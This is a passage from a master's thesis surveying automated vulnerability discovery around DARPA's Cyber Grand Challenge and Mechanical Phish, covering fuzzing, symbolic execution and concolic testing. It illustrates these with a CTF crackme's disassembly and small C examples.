ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

UNIVERSITY OF PIRAEUS

Outcomes of studying the autonomous hacking system Mechanical Phish

Alexandros Zarkadoulas

MTE/1715, alexandros.zark@unipi.gr

Postgraduate Program in Digital Systems Security

Under the supervision of:

Dr. Christoforos Dadoyan, dadoyan@unipi.gr

Piraeus 2019-2020

Table of Contents

List of figures

List of tables

Abstract

Automatic exploit generation is an essential area of research in binary analysis, and considerable progress has been made because of DARPA’s Cyber Grand Challenge. Numerous tools were presented that can automatically find vulnerabilities, generate exploits, and patching. This thesis discusses vulnerability analysis techniques, symbolic execution, and Mechanical Phish. Also, this thesis was aimed at demonstrating the main components of Mechanical Phish.

1. Introduction

Capture the Flag (CTF) is a competition about information security. Teams or individuals from all around the globe are participating in these competitions, and quite often, zero-day vulnerabilities are found. There are two main types of CTFs:

i. Jeopardy:

There are some categories of challenges like Reversing, Pwning (Binary Exploitation), Web, Crypto, Forensic, and more that must be solved. Every team/individual gains points for every solved challenge. The hard challenges give more points than the easy ones. When the CTF is over, the winner is whoever has the most points. Famous examples of such CTFs are DEF CON CTF Qualifier[1], PlaidCTF[2] , and Google Capture The Flag[3].

ii. Attack-defense:

It is a competition that simulates wargame. Every team has its network with vulnerable services that must patch them and develop exploits when the organizers connect all the teams. As long as a team is patching their vulnerable services, they get defense points, and when they hack other team's vulnerable services, they get attack points. Famous examples of such CTFs are DEF CON CTF[4], RuCTFE[5] , and HITCON CTF (Final)[6].

1.1.Cyber Grand Challenge

DARPA[7] had an idea based on CTFs. Autonomous systems to compete with each other in an attack-defense CTF without any humans engagement. This CTF was the Cyber Grand Challenge (CGC)[8]. The Areas of Excellence described at CGC Technical Paper Guidelines as:

	Areas of Excellence (AoE)	**CGC Qualification Event (CQE)**	**CGC Final Event (CFE)**

AoE 1	**Autonomous Analysis**: The automated comprehension of computer software (e.g., CBs) provided through a Competition Framework.	✓	✓
AoE 2	**Autonomous Patching**: The automatic patching of security flaws in CBs provided through a Competition Framework.	✓	✓
AoE 3	**Autonomous Vulnerability Scanning**: The ability to construct input that, when transmitted over a network, provides proof of the existence of flaws in CBs operated by competitors. These inputs shall be regarded as Proofs of Vulnerability.	✓	✓
AoE 4	**Autonomous Service Resiliency**: The ability to maintain the availability and intended function of CBs provided through a Competition Framework.	✓	✓
AoE 5	**Autonomous Network Defense**: The ability to discover and mitigate security flaws in CBs from the vantage point of a network security device.		✓

Table 1 CGC AoE

The qualifying event took place on June 3rd, 2015. Teams from all around the world were given 131 challenges with undisclosed software security vulnerabilities. The top seven teams went on to compete in the Cyber Grand Challenge final event. On August 4th, 2016, DARPA held the final in Las Vegas. Seven teams competed for nearly $4 million in prizes. The winning systems of the Cyber Grand Challenge Final Event were:

i. "Mayhem" - developed by ForAllSecure, of Pittsburgh, Pa. - $2 million
ii. "Xandra" - developed by TECHx, GrammaTech Inc., Ithaca, N.Y., and Charlottesville, Va. - $1 million
iii. "Mechanical Phish" - developed by Shellphish, UC Santa Barbara, Ca. - $750,000

The binaries were for DARPA Experimental Cybersecurity Research Evaluation Environment (DECREE), which was created and developed, especially for the CGC. DECREE OS is a custom Linux-derived operating system that has no signals, no shared memory, no threads, no standard libc runtime, and only seven system calls:

i. allocate (Linux's mmap)
ii. deallocate (Linux's munmap)
iii. fdwait (Linux's select)
iv. random
v. receive (Linux's recv)
vi. terminate (Linux's exit)
vii. transmit (Linux's send)

1.2. Shellphish

Shellphish is an academic team at UC Santa Barbara that was founded by Professor Giovanni Vigna in 2005. It is one of the best CTF teams worldwide, with many participates in CTFs, especially in DEF CON CTF. The team consists of undergraduate students, graduate students, visitors, friends, and professors.

2. Technical Background

2.1. Vulnerabilities

Vulnerabilities, weaknesses, and exploits that can be found in a computer program come in various types. However, over the course of years, there have been attempts to categorize those types of vulnerabilities by/or severity: Common Vulnerabilities and Exposures[9] (CVE) and Common Weakness Enumeration[10] (CWE) by MITRE, Common Vulnerability Scoring System[11] (CVSS) by SIG and the Bugs Framework[12] (BF) by NIST, to name but a few of the better-known attempts. As indicated by MITRE's CVE is a rundown for common identifiers for publicly known cybersecurity vulnerabilities. More particularly, CVE is:

- One identifier for one vulnerability or exposure
- One institutionalized depiction for each vulnerability or exposure
- A dictionary as opposed to a database
- How divergent databases and tools can "speak" the same language
- The best approach to interoperability and better security coverage
- A basis for evaluation among services, tools, and databases
- Free for public download and use
- Industry- embraced by means of the CVE Numbering Authorities, CVE Board, and numerous products and services that include CVE

The vulnerabilities can be categorized by type such as Denial of Service (DoS), code execution, overflow, memory corruption, SQL injection, cross-site scripting (XSS), directory traversal, HTTP response splitting, bypass, gain information, gain privileges, cross-site request forgery (CSRF) and file inclusion.

2.2. Vulnerability Analysis Techniques

2.2.1. Static Vulnerability Discovery

Those techniques that reason about a program without executing it are called static techniques. Frequently, a program is interpreted over an abstract domain. Memory locations of bits of ones and zeroes contain other abstract entities as well (which could be the more familiar integers, but, as we will explain below, these can also include constructs much more abstract).

Additionally, program constructs such as memory layouts, or even taken execution paths, could very well be abstract too. In this thesis, static analyses are going to split into two paradigms: those that use graphs to present and model program properties (a control-flow graph, for instance) and those that model the data itself. Static vulnerability identification techniques have two main disadvantages relating to trade-offs. The first one is that the results returned are not replay-able: one must verify detection by static analysis by hand since all information on triggering the detected vulnerability is not recovered. Secondly, such analyses usually operate on data domains much simpler, dramatically lowering their semantic insight. Put, they over-approximate: while they can indeed authoritatively reason about the absence of specific program properties (such as vulnerabilities) when making statements regarding the presence of vulnerabilities, they suffer from a high rate of false positives.

2.2.2. Dynamic Vulnerability Discovery

Dynamic approaches are analyses that examine the way a program is executed, in a real or emulated environment, as they inspect the way it works when given specific inputs. This subsection primarily focuses on those dynamic techniques used for identifying vulnerabilities, instead of the generalized binary analysis techniques which they are based on. Hence, dynamic techniques can be split into two main categories: concrete execution and symbolic execution. Dynamic techniques produce inputs that are highly replayable and also vary as far as semantic insight goes.

2.2.2.1. Fuzzing

The use of random strings as inputs to monitored software with the intention of uncovering bugs is the basic idea of fuzzing. Fuzzing is an automated or semi-automated technique where input can be based either on knowledge of the program internals, totally random or on some type of initial seed. Typically, fuzzing is used to test applications that take structured files as input, but it can potentially be used differently, too, such as for a network protocol. Fuzzing aims to discover a program’s weaknesses and vulnerabilities since some of which are critical security problems that can be exploited to attack the program and take over. As a result, fuzzing is nowadays a much prevalent and used technique amongst quality assurance engineers securing software and hackers trying to break through. Fuzzing has a single goal: to crash the system, to stimulate a swarm of inputs aimed to find any reliability or health flaws in the software. Secondarily, for those who work security, it aims to analyze the flaws found and exploit them.

2.2.2.1.1. Types of Fuzzing

2.2.2.1.1.1. Black-box Fuzzing

When fuzzing is performed without information on either the target binary or the input format, it is called black-box fuzzing. Black box fuzzing is the most common type of fuzzing since one of its most key aspects is that little to no info is needed on the target program to detect its faults through an automated process. When using black-box fuzzing on multifarious programs, however, due to lack of insight in the target program, the fuzzer’s efficiency (the number of crashes uncovered in a particular time frame) might be severely degraded. There can be many reasons for low-efficiency rates when fuzzing a program, like the validation of input right after receiving it from an external source and exiting it if anomalies are found. Run through a fuzzer, such integrity mechanisms will abort execution. Additionally, black-box fuzzing might be unable, in some instances, to detect a fault in a program consisted of complex logic or miss parts of the code space (low code coverage).

2.2.2.1.1.2. White-box Fuzzing

The other principal form of fuzzing is white-box fuzzing, where the fuzzer has knowledge of the running binary, and can thus create knowledge-based test inputs. However, there is no need for any prior knowledge of the target program. White box fuzzing can use symbolic execution during dynamic testing and collect constraints on the inputs used in conditional branches. These constraints are subsequently used to execute different code paths by systematically negating the constraints before solving them. Theoretically, this should lead to a complete scan of the target program. However, this is usually not the case in practice due to certain limitations. Such imitations that reduce the efficiency of white-box fuzzing are mainly caused due to the fact that symbolic execution, constraint generation and solving can be imprecise as a result of multifarious programming logic such as pointer manipulation, external calls, and library functions. Enormous programs also limit efficiency due to the time needed to solve all constraints within a realistic and accepted time frame. It is possible to achieve higher code coverage, though, and to detect faults and identify vulnerabilities much more swiftly, with a better understanding of the program flow and the generated insight from the most important branches.

2.2.2.1.2. Limitations

Fuzzing might seem like the perfect tool for finding bugs and faults, but there are some limitations to the technique nonetheless. A fuzzer will be unable to detect some types of vulnerabilities. One such vulnerability that might be missed is a flaw called “Access Control Flaw”. Fuzzing a target program with parts of the software available only to users with admin rights might bypass the access control mechanism with corrupted data. However, the fuzzer will continue its process without having reported the flaw, since it has no way of acknowledging that it has entered the part of the software which should be restricted to users without privileged access. Most software attacks are deployed by exploiting more than one instance of vulnerability in succession to achieve the anticipated action. For example, one vulnerability might be exploited to get unprivileged rights to access a program, followed by exploiting another vulnerability to heighten the level of privileges further. Even though a fuzzer might be able to detect the individual flaws, or a number of them, in specific scenarios, the flaws, individually, might not be considered to be security risks. There is no way for the fuzzer to comprehend the concept of and thus identify such multistage vulnerabilities. There are, of course, more examples of the limitations of fuzzing, such as memory corruptions handled by special memory corruption handlers, but for this paper, only some of them are mentioned. The goal is to illustrate some instances when fuzzers might not identify all program flaws and give some insight into fuzzing limitations and how to circumvent them.

2.2.2.1.3. Existing tools


There is a number of tools commonly used by analysts to integrate into other frameworks or conduct fuzzing campaigns. AFL, Radamsa, Spike, and Boofuzz are some of the most popular open-source tools. Each of these fuzzers carries several features or design decisions that deem them viable for different fuzzing campaigns. AFL and Radamsa even include a table of bugs found using their implementations. All of these tools allow the fuzzing of many different types of programs easily, as they are designed in a user-friendly mindset. AFL aims to have the user up-and-fuzzing efficiently with as little pre-configuration or special setup as possible.

On the other hand, Radamsa was primarily developed as a black-box fuzzer to explore file formats and protocols using various heuristics and input mutations. Thirdly, Boofuzz focuses on customized fuzzing through easy extensibility. Peach Fuzzer, a commercial fuzzing framework, uses peach pits that contain test definitions and specifications for protocols most commonly used in software. Of course, there is much more to be said about the heuristics and techniques used by each tool to speed up progress and attain maximum efficiency, which will not be examined in this thesis. Please refer to each tool's documentation to learn more.

2.3. Symbolic Execution

A typical automatic approach for testing software and finding bugs is symbolic execution. Over the last decade, numerous symbolic execution tools have been developed, both academic and industrial, demonstrating the technique's efficiency in finding crashing inputs, generating test cases with high coverage, exposing software vulnerabilities, and generating exploits. The primary purpose of symbolic execution in software testing is to explore as many different program paths as possible in a fixed timetable. For each path might generate a set of concrete input values exercising that path, and then check for the existence of various types of errors such as assertion violations, undiscovered exceptions, security vulnerabilities, and corruption of memory. This ability to generate concrete test inputs is one of symbolic execution's significant strengths. From the perspective of test generation, it allows the creation of high-coverage test suites, while from a bug-finding perspective, it provides developers with the concrete input that triggers the bug. Then can be used to confirm and debug the error regardless of the symbolic execution tool that generated it. Finally, unlike most other techniques for program analysis, symbolic execution does not limit itself to finding generic errors such as buffer overflows, but it can also reason about higher-level program properties, such as complex program assertions. The main idea behind symbolic execution is to use symbolic values as input data, instead of concrete data values and to represent the program's variables' values as symbolic expressions over the symbolic input values.

Consequently, the output values generated by a program are expressed as functions of the symbolic input values. Principally, in software testing, symbolic execution is used to generate a test input for a program's each execution path. An execution path is a true or false sequence, where a value of true or false at the n^{th} position in the sequence denotes that the n^{th} conditional statement faced the execution path took the "then" or the "else" branch. For example, the function main in Figure 1, from the binary baby-re of DEFCON qualifiers in 2016, has two execution paths. The only path which can print the flag can only be executed if all the above checks are correct.



```
/ (fcn) main 906
|   main ();
| ; var int local_60h @ rbp-0x60
| ; var int local_5ch @ rbp-0x5c
| ; var int local_58h @ rbp-0x58
| ; var int local_54h @ rbp-0x54
| ; var int local_50h @ rbp-0x50
| ; var int local_4ch @ rbp-0x4c
| ; var int local_48h @ rbp-0x48
| ; var int local_44h @ rbp-0x44
| ; var int local_40h @ rbp-0x40
| ; var int local_3ch @ rbp-0x3c
| ; var int local_38h @ rbp-0x38
| ; var int local_34h @ rbp-0x34
| ; var int local_30h @ rbp-0x30
| ; var int local_28h @ rbp-0x28
| ; var int local_20h @ rbp-0x20
| ; DATA XREF from 0x004005ed (entry0)
| 0x004025e7      push rbp
| 0x004025e8      mov rbp, rsp
| 0x004025eb      push r14
| 0x004025ed      push r13
| 0x004025ef      push r12
| 0x004025f1      push rbx
| 0x004025f2      sub rsp, 0x40                                     ; '@'
| 0x004025f6      mov rax, qword fs:[0x28]                          ; [0x28:8]=-1 ; '(' ; 40
| 0x004025ff      mov qword [local_28h], rax
| 0x00402603      xor eax, eax
| 0x00402605      mov edi, str.Var_0_:                              ; 0x402a08 ; "Var[0]: " ; const char * format
| 0x0040260a      mov eax, 0
| 0x0040260f      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402614      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x0040261b      mov rdi, rax                                      ; FILE *stream
| 0x0040261e      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x00402623      lea rax, [local_60h]
| 0x00402627      mov rsi, rax
| 0x0040262a      mov edi, 0x402a11
| 0x0040262f      mov eax, 0
| 0x00402634      call sym.imp.__isoc99_scanf
| 0x00402639      mov edi, str.Var_1_:                              ; 0x402a14 ; "Var[1]: " ; const char * format
| 0x0040263e      mov eax, 0
| 0x00402643      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402648      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x0040264f      mov rdi, rax                                      ; FILE *stream
| 0x00402652      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x00402657      lea rax, [local_60h]
| 0x0040265b      add rax, 4
| 0x0040265f      mov rsi, rax
| 0x00402662      mov edi, 0x402a11
| 0x00402667      mov eax, 0
| 0x0040266c      call sym.imp.__isoc99_scanf
| 0x00402671      mov edi, str.Var_2_:                              ; 0x402a1d ; "Var[2]: " ; const char * format
| 0x00402676      mov eax, 0
| 0x0040267b      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402680      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x00402687      mov rdi, rax                                      ; FILE *stream
| 0x0040268a      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x0040268f      lea rax, [local_60h]
| 0x00402693      add rax, 8
| 0x00402697      mov rsi, rax
| 0x0040269a      mov edi, 0x402a11
| 0x0040269f      mov eax, 0
| 0x004026a4      call sym.imp.__isoc99_scanf
| 0x004026a9      mov edi, str.Var_3_:                              ; 0x402a26 ; "Var[3]: " ; const char * format
| 0x004026ae      mov eax, 0
| 0x004026b3      call sym.imp.printf                               ; int printf(const char *format)
| 0x004026b8      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x004026bf      mov rdi, rax                                      ; FILE *stream
| 0x004026c2      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x004026c7      lea rax, [local_60h]
| 0x004026cb      add rax, 0xc
| 0x004026cf      mov rsi, rax
| 0x004026d2      mov edi, 0x402a11
| 0x004026d7      mov eax, 0
| 0x004026dc      call sym.imp.__isoc99_scanf
| 0x004026e1      mov edi, str.Var_4_:                              ; 0x402a2f ; "Var[4]: " ; const char * format
| 0x004026e6      mov eax, 0
| 0x004026eb      call sym.imp.printf                               ; int printf(const char *format)
| 0x004026f0      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x004026f7      mov rdi, rax                                      ; FILE *stream
| 0x004026fa      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x004026ff      lea rax, [local_60h]
| 0x00402703      add rax, 0x10
| 0x00402707      mov rsi, rax
| 0x0040270a      mov edi, 0x402a11
| 0x0040270f      mov eax, 0
| 0x00402714      call sym.imp.__isoc99_scanf
| 0x00402719      mov edi, str.Var_5_:                              ; 0x402a38 ; "Var[5]: " ; const char * format
| 0x0040271e      mov eax, 0
| 0x00402723      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402728      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x0040272f      mov rdi, rax                                      ; FILE *stream
| 0x00402732      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x00402737      lea rax, [local_60h]
| 0x0040273b      add rax, 0x14
| 0x0040273f      mov rsi, rax
| 0x00402742      mov edi, 0x402a11
| 0x00402747      mov eax, 0
| 0x0040274c      call sym.imp.__isoc99_scanf
| 0x00402751      mov edi, str.Var_6_:                              ; 0x402a41 ; "Var[6]: " ; const char * format
| 0x00402756      mov eax, 0
| 0x0040275b      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402760      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x00402767      mov rdi, rax                                      ; FILE *stream
| 0x0040276a      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x0040276f      lea rax, [local_60h]
| 0x00402773      add rax, 0x18
| 0x00402777      mov rsi, rax
| 0x0040277a      mov edi, 0x402a11
| 0x0040277f      mov eax, 0
| 0x00402784      call sym.imp.__isoc99_scanf
| 0x00402789      mov edi, str.Var_7_:                              ; 0x402a4a ; "Var[7]: " ; const char * format
| 0x0040278e      mov eax, 0
| 0x00402793      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402798      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x0040279f      mov rdi, rax                                      ; FILE *stream
| 0x004027a2      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x004027a7      lea rax, [local_60h]
| 0x004027ab      add rax, 0x1c
| 0x004027af      mov rsi, rax
| 0x004027b2      mov edi, 0x402a11
| 0x004027b7      mov eax, 0
| 0x004027bc      call sym.imp.__isoc99_scanf
| 0x004027c1      mov edi, str.Var_8_:                              ; 0x402a53 ; "Var[8]: " ; const char * format
| 0x004027c6      mov eax, 0
| 0x004027cb      call sym.imp.printf                               ; int printf(const char *format)
| 0x004027d0      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x004027d7      mov rdi, rax                                      ; FILE *stream
| 0x004027da      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x004027df      lea rax, [local_60h]
| ; JMP XREF from 0x00402804 (main)
| 0x004027e3      add rax, 0x20
| 0x004027e7      mov rsi, rax
| 0x004027ea      mov edi, 0x402a11
| 0x004027ef      mov eax, 0
| 0x004027f4      call sym.imp.__isoc99_scanf
| 0x004027f9      mov edi, str.Var_9_:                              ; 0x402a5c ; "Var[9]: " ; const char * format
| 0x004027fe      mov eax, 0
| 0x00402803      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402808      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x0040280f      mov rdi, rax                                      ; FILE *stream
| 0x00402812      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x00402817      lea rax, [local_60h]
| 0x0040281b      add rax, 0x24                                     ; '$'
| 0x0040281f      mov rsi, rax
| 0x00402822      mov edi, 0x402a11
| 0x00402827      mov eax, 0
| 0x0040282c      call sym.imp.__isoc99_scanf
| 0x00402831      mov edi, str.Var_10_:                             ; 0x402a65 ; "Var[10]: " ; const char * format
| 0x00402836      mov eax, 0
| 0x0040283b      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402840      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x00402847      mov rdi, rax                                      ; FILE *stream
| 0x0040284a      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x0040284f      lea rax, [local_60h]
| 0x00402853      add rax, 0x28                                     ; '('
| 0x00402857      mov rsi, rax
| 0x0040285a      mov edi, 0x402a11
| 0x0040285f      mov eax, 0
| 0x00402864      call sym.imp.__isoc99_scanf
| 0x00402869      mov edi, str.Var_11_:                             ; 0x402a6f ; "Var[11]: " ; const char * format
| 0x0040286e      mov eax, 0
| 0x00402873      call sym.imp.printf                               ; int printf(const char *format)
| 0x00402878      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x0040287f      mov rdi, rax                                      ; FILE *stream
| 0x00402882      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x00402887      lea rax, [local_60h]
| 0x0040288b      add rax, 0x2c                                     ; ','
| 0x0040288f      mov rsi, rax
| 0x00402892      mov edi, 0x402a11
| 0x00402897      mov eax, 0
| 0x0040289c      call sym.imp.__isoc99_scanf
| 0x004028a1      mov edi, str.Var_12_:                             ; 0x402a79 ; "Var[12]: " ; const char * format
| 0x004028a6      mov eax, 0
| 0x004028ab      call sym.imp.printf                               ; int printf(const char *format)
| 0x004028b0      mov rax, qword [sym.stdout]                       ; loc.stdout ; [0x603058:8]=0
| 0x004028b7      mov rdi, rax                                      ; FILE *stream
| 0x004028ba      call sym.imp.fflush                               ; int fflush(FILE *stream)
| 0x004028bf      lea rax, [local_60h]
| 0x004028c3      add rax, 0x30                                     ; '0'
| 0x004028c7      mov rsi, rax
| 0x004028ca      mov edi, 0x402a11
| 0x004028cf      mov eax, 0
| 0x004028d4      call sym.imp.__isoc99_scanf
| 0x004028d9      lea rax, [local_60h]
| 0x004028dd      mov rdi, rax
| 0x004028e0      call sym.CheckSolution
| 0x004028e5      test al, al
| 0x004028e7      je 0x402941
```

```
| 0x004028e9      mov r12d, dword [local_30h]
| 0x004028ed      mov ebx, dword [local_34h]
| 0x004028f0      mov r11d, dword [local_38h]
| 0x004028f4      mov r10d, dword [local_3ch]
| 0x004028f8      mov r9d, dword [local_40h]
| 0x004028fc      mov r8d, dword [local_44h]
| 0x00402900      mov edi, dword [local_48h]
| 0x00402903      mov esi, dword [local_4ch]
| 0x00402906      mov r14d, dword [local_50h]
| 0x0040290a      mov r13d, dword [local_54h]
| 0x0040290e      mov ecx, dword [local_58h]
| 0x00402911      mov edx, dword [local_5ch]
| 0x00402914      mov eax, dword [local_60h]
| 0x00402917      push r12
| 0x00402919      push rbx
| 0x0040291a      push r11
| 0x0040291c      push r10
| 0x0040291e      push r9
| 0x00402920      push r8
| 0x00402922      push rdi
| 0x00402923      push rsi
| 0x00402924      mov r9d, r14d
| 0x00402927      mov r8d, r13d
| 0x0040292a      mov esi, eax
| 0x0040292c      mov edi, str.The_flag_is:__c_c_c_c_c_c_c_c_c_c_c_c_c_c ; 0x402a88 ; "The flag is: %c%c%c%c%c%c%c%c%c%c%c%c%c\n" ; const char * format
| 0x00402931      mov eax, 0
| 0x00402936      call sym.imp.printf                              ; int printf(const char *format)
| 0x0040293b      add rsp, 0x40                                    ; '@'
| 0x0040293f      jmp 0x40294b
```

```
| ; JMP XREF from 0x004028e7 (main)
| 0x00402941      mov edi, str.Wrong                               ; 0x402ab1 ; "Wrong" ; const char * s
| 0x00402946      call sym.imp.puts                                ; int puts(const char *s)
```

```
| ; JMP XREF from 0x0040293f (main)
| 0x0040294b      mov eax, 0
| 0x00402950      mov rbx, qword [local_28h]
| 0x00402954      xor rbx, qword fs:[0x28]
| 0x0040295d      je 0x402964
```

```
| ; JMP XREF from 0x0040295d (main)
| 0x00402964      lea rsp, [local_20h]
| 0x00402968      pop rbx
| 0x00402969      pop r12
| 0x0040296b      pop r13
| 0x0040296d      pop r14
| 0x0040296f      pop rbp
\ 0x00402970      ret
```

```
| 0x0040295f      call sym.imp.__stack_chk_fail                    ; void __stack_chk_fail(void)
```

Figure 1 baby-re

2.3.1. Symbolic Execution Techniques

A key element of modern symbolic execution techniques is their ability to mix concrete and symbolic execution. Below, is a presentation of two such extensions, and then a discussion of the essential advantages they provide.

2.3.1.1. Concolic testing

Concolic (**conc**rete + symb**olic**) execution, is based on two ideas to achieve higher levels of coverage in a program. First, executing a test program with concrete value and then seeding the symbolic execution process with a feasible path. Second, if symbolic reasoning is hard or not desire, then symbolic expressions are substituted by concrete values. For example, we have the below code:

```
int main(int argc, char* argv[]) {

      char buffer[5] = { 0 };
      int i;
      int* null = 0;

      read(0, buffer, 5);
      if (buffer[0] == 'a' && buffer[1] == '@' && buffer[2] == '7') {
            i = *null;
      }
}
```

Table 2 Example for DSE




Figure 2 Execution tree for Table 2

The execution will begin with the random input ‘fuz’ and will take the branch with the first exit. Then symbolically, a new path constraint will be generated with ‘buffer[0]==a’, and a different execution path will be executed. Concrete execution will test with a new test input that begins with ‘a’, for example, ‘auz’, and it will take the branch with the second exit. The same process will continue until all the execution paths have been explored. Well-known concolic testing tools are Dart, CUTE, SAGE, and CREST.

2.3.1.2. Execution generated testing

Execution generated testing (EGT) was first introduced from Cristian Cadar and Dawson Engler. It is a combination of concrete and symbolic execution, like concolic testing, but the main differences are that it is guided by symbolic execution, and we have fork execution for each path. Also, if an operand is concrete, then the operation is going to be executed in concrete. For the above example, the execution will begin with a symbolic value. At the first branch, it will fork the execution by setting “buffer [0] = an” on the true path and “buffer [0] ≠ an” on the false path. Similarly, at the second branch we will have “buffer [1] = @” on the true path and “buffer [1] ≠ @” on the false path and at the third branch we will have “buffer [2] = 7” on the true path and “buffer [2] ≠ 7” on the false path. For another example, with the below code:

```
int pythagorean_theorem(int c)
{
      int a = 3;
      int b = 4;

      if (c == 5) {
            return 0;
      }
      else {
            return 1;
      }
}
```

Table 3 Example for EGT

